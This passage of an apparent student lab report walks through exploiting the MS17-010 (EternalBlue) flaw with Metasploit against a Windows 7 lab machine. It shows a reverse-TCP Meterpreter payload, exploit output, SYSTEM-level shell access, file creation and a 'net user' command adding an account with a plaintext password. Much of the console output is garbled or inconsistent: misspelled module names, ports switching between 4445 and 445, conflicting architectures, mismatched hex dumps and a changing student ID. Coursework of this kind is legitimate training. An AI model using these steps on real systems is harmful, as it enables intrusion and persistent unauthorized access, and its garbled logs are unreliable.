msf6 exploit(windows/smb/ms17_010_etalblue) > 
```

11. Command: msf6 exploit(windows/smb/ms17_010_etalblue) > exploit

Description:

To execute the exploit. Executing the exploit command launches the selected module with the configured options. In this case, you're using the EternalBlue exploit module to attempt to exploit the MS17-010 vulnerability in Windows systems. If the exploit is successful, it may result in gaining unauthorized access to the target system.

```
Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15         yes        The listen address (an interface may be specified)
LPORT     4444              yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_永恒之蓝) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.4:4445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] 10.0.2.4:4445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:4445 - The target is vulnerable.
[*] 10.0.2.4:4445 - Connecting to target for exploitation.
[*] 10.0.2.4:4445 - Connection established for exploitation.
[*] 10.0.2.4:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:4445 - CORE raw buffer dump (23 bytes)
[*] 10.0.2.4:4445 - 0x00000000 57 69 66 64 ff 77 73 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.2.4:4445 - 0x00000000 65 37 65 37 65 37 65 37 65 37 65 37 65 37 te 7600
[*] 10.0.2.4:4445 - Trying to exploit with selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:4445 - Trying exploit with 12 Groom allocations.
[*] 10.0.2.4:4445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:4445 - Starting non-paged pool grooming
[*] 10.0.2.4:4445 - Sending SMBv2 buffers
[*] 10.0.2.4:4445 - Closing SMBv1 connection creating free hole adjacente to SMBv2 buffer.
[*] 10.0.2.4:4445 - Receiving response from exploit packet
[*] 10.0.2.4:4445 - RECEIVED: ETERNALBLUE override completed successfully (0xC000000D)
[*] 10.0.2.4:4445 - Receiving response from exploit packet
[*] 10.0.2.4:4445 - Receiving response from exploit packet
[*] 10.0.2.4:4445 - Triggering free of corrupted buffer.
[*] 10.0.2.4:4445 - Writing stage (200774 bytes) to 10.0.2.15:4444
[*] 10.0.2.4:4445 - Meterpreter session 1 opened (10.0.2.15:4444) to 10.0.2.4:49177 at 2023-08-23 18:49:30 +0530
[*] 10.0.2.4:4445 - -----
[*] 10.0.2.4:4445 - -----WIN-----=====
[*] 10.0.2.4:4445 - -----
[*] 10.0.2.4:4445 - -----=====

meterpreter > 
```

12. Command: meterpreter> sysinfo

Description: System information of the target computer. Command is using the Metasploit Framework's Meterpreter shell, which is a post-exploitation tool that allows you to interact with compromised systems after a successful exploit. The sysinfo command you've used is used to display system information about the compromised host.

```
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/mssql_010 as check
[*] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:445 - The target is vulnerable
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[*] 10.0.2.4:445 - Connection established for exploitation.
[*] 10.0.2.4:445 - Target arch selected valid for exploit indicated by SMB reply
[*] 10.0.2.4:445 - 0x00000000 raw buffer dump (233 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 66 66 5f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.2.4:445 - te 7600
[*] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending first fragment of exploit packet
[*] 10.0.2.4:445 - Sending non-paged pool grooming
[*] 10.0.2.4:445 - Sending SMBv2 buffers
[*] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response to exploit packet
[*] 10.0.2.4:445 - Exploit successfully delivered to target!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49177) at 2023-08-23 18:49:30 +0530
[*] 10.0.2.4:445 -----
[*] 10.0.2.4:445 - -----WIN!-----
[*] 10.0.2.4:445 - -----
```

13. Command: meterpreter> ifconfig

Description:

In Metasploit's Meterpreter shell, the ifconfig command is used to display network interface information of the compromised system.

```
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[*] 10.0.2.4:445 - Exploit completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49177) at 2023-08-23 18:49:30 +0530
[*] 10.0.2.4:445 - ==>-----WIN-----<-----
[*] 10.0.2.4:445 - ----->
[*] 10.0.2.4:445 - ----->WIN-----<----->
[*] 10.0.2.4:445 - ----->

meterpreter > sysinfo
Computer : WINDOWS7-PC
OS : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : en_IN
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > ifconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 1500
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:9e:37:29
MTU       : 1500
IPv4 Address : 10.0.2.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::65a1:f8ac:7d56:e24d
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:a00:204
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

14. Command: meterpreter> getuid

Description:

Gives the UserID with which you have accessed. The getuid command in the Metasploit Framework's Meterpreter shell is used to retrieve information about the user privileges of the current session. It displays details about the user's identity, including their username, domain, and user ID (UID).

```
[*] 10.0.2.4:445 - Receiving response from exploit packet
[*] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49177) at 2023-08-23 18:49:30 +0530
[*] 10.0.2.4:445 - ==>-----WIN-----<-----
[*] 10.0.2.4:445 - ----->
[*] 10.0.2.4:445 - ----->WIN-----<----->
[*] 10.0.2.4:445 - ----->

meterpreter > sysinfo
Computer : WINDOWS7-PC
OS : Windows 7 (6.1 Build 7600).
Architecture : x64
System Language : en_IN
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > ifconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 1500
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:9e:37:29
MTU       : 1500
IPv4 Address : 10.0.2.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::65a1:f8ac:7d56:e24d
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:a00:204
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

15. Description:

Entering the Desktop of the Target machine using a sequence of instructions through the meterpreter instructions like pwd(Present Working Directory), cd (Change Directory), ls (List of Files in pwd).

```

root@kali: /home/kali
File Actions Edit View Help
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5fe:a00:204
IPv6 Netmask : ::ffff:ffff:ffff:ffff:ffff:ffff
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > ls
Listing: C:\_
Mode Size Type Last modified Name
0x0777/rwxrwxrwx 0 dir 2017-02-01 13:15:25 +0530 $Recycle.Bin
0x0777/rwxrwxrwx 0 dir 2009-07-14 10:38:56 +0530 Documents and Settings
0x0777/rwxrwxrwx 0 dir 2009-07-14 08:50:08 +0530 Perflogs
0x0555/r-xr-xr-x 4096 dir 2009-07-14 13:16:55 +0530 Program Files (x86)
0x0555/r-xr-xr-x 4096 dir 2009-07-14 10:27:06 +0530 ProgramData
0x0777/rwxrwxrwx 0 dir 2017-02-01 13:14:34 +0530 Recovery
0x0777/rwxrwxrwx 4096 dir 2017-02-01 13:10:59 +0530 System Volume Information
0x0555/r-xr-xr-x 4096 dir 2017-02-01 13:15:07 +0530 Users
0x0777/rwxrwxrwx 16384 dir 2017-02-01 13:18:57 +0530 Windows
0x0000/- 0 fif 1970-01-01 05:30:00 +0530 pagefile.sys
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
Mode Size Type Last modified Name
0x0777/rwxrwxrwx 0 dir 2009-07-14 10:38:56 +0530 All Users
0x0555/r-xr-xr-x 8192 dir 2009-07-14 12:42:14 +0530 Default
0x0777/rwxrwxrwx 0 dir 2009-07-14 10:38:56 +0530 Default User
0x0555/r-xr-xr-x 4096 dir 2009-07-14 13:15:14 +0530 Public
100666/rw-rw-rw- 174 fil 2009-07-14 10:24:24 +0530 desktop.ini
0x0777/rwxrwxrwx 8192 dir 2017-02-01 13:17:02 +0530 windows7
meterpreter > cd windows7
meterpreter > cd Desktop
meterpreter > pwd
C:\Users\windows7\Desktop
meterpreter > 

```

16. Command: meterpreter> shell

Description:

The shell command in Metasploit's Meterpreter shell is used to open a separate native shell on the compromised system. This command allows you to interact with the system as if you were using a regular command prompt or shell directly on the target.

```

root@kali: /home/kali
File Actions Edit View Help
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5fe:a00:204
IPv6 Netmask : ::ffff:ffff:ffff:ffff:ffff:ffff
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > ls
Listing: C:\_
Mode Size Type Last modified Name
0x0777/rwxrwxrwx 0 dir 2017-02-01 13:16:25 +0530 $Recycle.Bin
0x0777/rwxrwxrwx 0 dir 2009-07-14 10:38:56 +0530 Documents and Settings
0x0777/rwxrwxrwx 0 dir 2009-07-14 08:50:08 +0530 Perflogs
0x0555/r-xr-xr-x 4096 dir 2009-07-14 13:16:55 +0530 Program Files (x86)
0x0555/r-xr-xr-x 4096 dir 2009-07-14 10:27:06 +0530 ProgramData
0x0777/rwxrwxrwx 0 dir 2017-02-01 13:14:34 +0530 Recovery
0x0777/rwxrwxrwx 4096 dir 2017-02-01 13:10:59 +0530 System Volume Information
0x0555/r-xr-xr-x 4096 dir 2017-02-01 13:15:07 +0530 Users
0x0777/rwxrwxrwx 16384 dir 2017-02-01 13:18:57 +0530 Windows
0x0000/- 0 fif 1970-01-01 05:30:00 +0530 pagefile.sys
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
Mode Size Type Last modified Name
0x0777/rwxrwxrwx 0 dir 2009-07-14 10:38:56 +0530 All Users
0x0555/r-xr-xr-x 8192 dir 2009-07-14 12:42:14 +0530 Default
0x0777/rwxrwxrwx 0 dir 2009-07-14 10:38:56 +0530 Default User
0x0555/r-xr-xr-x 4096 dir 2009-07-14 13:15:14 +0530 Public
100666/rw-rw-rw- 174 fil 2009-07-14 10:24:24 +0530 desktop.ini
0x0777/rwxrwxrwx 8192 dir 2017-02-01 13:17:02 +0530 windows7
meterpreter > cd windows7
meterpreter > cd Desktop
meterpreter > pwd
C:\Users\windows7\Desktop
meterpreter > shell
Process 1088 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\windows7\Desktop>

```

17. Description

With a sequence of commands create a file and fill the necessary information. Type the command as if you were accessing the native Command Prompt of the target machine.

Command: C:\Users\windows7\Desktop> echo Name: Samarth Jain >> samarth.txt


//Creates a file named “Samarth.txt” and stores the value typed.

Command: C:\Users\windows7\Desktop> echo. >> samarth.txt

//Creates a newline

Command: C:\Users\windows7\Desktop> echo USN: 4SU20CS081 >> samarth.txt

```
//Appends the text onto the file samarth.txt
```



First Objective of the Assignment is Complete.

18. Command: C:\Users\windows7\Desktop> net user Samarth mudryk10 /add

Syntax: net user <Username> <Password> /add

Description:

The command provided, net user username password /add, is used to add a new user to the Windows system using the "net user" command.

```
File Actions Edit View Help
C:\Users\windows7\Desktop
meterpreter > shell
Process 2888 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\windows7\Desktop>echo Name: Samarth Jain >> samarth.txt
echo Name: Samarth Jain >> samarth.txt
C:\Users\windows7\Desktop>echo. >> samarth.txt
echo. >> samarth.txt

C:\Users\windows7\Desktop>echo USN: 45U20CS081 >> samarth.txt
echo USN: 45U20CS081 >> samarth.txt

C:\Users\windows7\Desktop>type samarth.txt
type samarth.txt
Name: Samarth Jain
USN: 45U20CS081

C:\Users\windows7\Desktop>net user Samarth mudryk10 /add
net user Samarth mudryk10 /add
The command completed successfully.

C:\Users\windows7\Desktop>exit
exit
meterpreter > ls Users
[!] stdapi!fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > ls users
[!] stdapi!fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > id
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1988 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\windows7\Desktop>net user
net user

User accounts for \\  

Administrator Guest Samarth
Windows7  


The command completed with one or more errors.

C:\Users\windows7\Desktop>
```



The above figure shows the Users present in the target machine **BEFORE** the command is executed.

The below figure shows the Users present in the target machine **AFTER** the command is executed.



Second Objective of the Assignment is Complete.

Analysis

The report aims to analyze the execution of two specific objectives. Firstly, it involves the creation of a text file containing personal information, including the name and USN number, to be placed on the Desktop of the Target machine.

Conclusion

In conclusion, the undertaken tasks have provided valuable insights into file manipulation and user administration on the target machine. The successful creation of a personalized text file on the Desktop demonstrates proficiency in managing file systems programmatically. Additionally, the establishment of a user account with the same name underscores the control over user management aspects. These achievements collectively highlight the practical application of system-level commands and contribute to a deeper comprehension of system operations.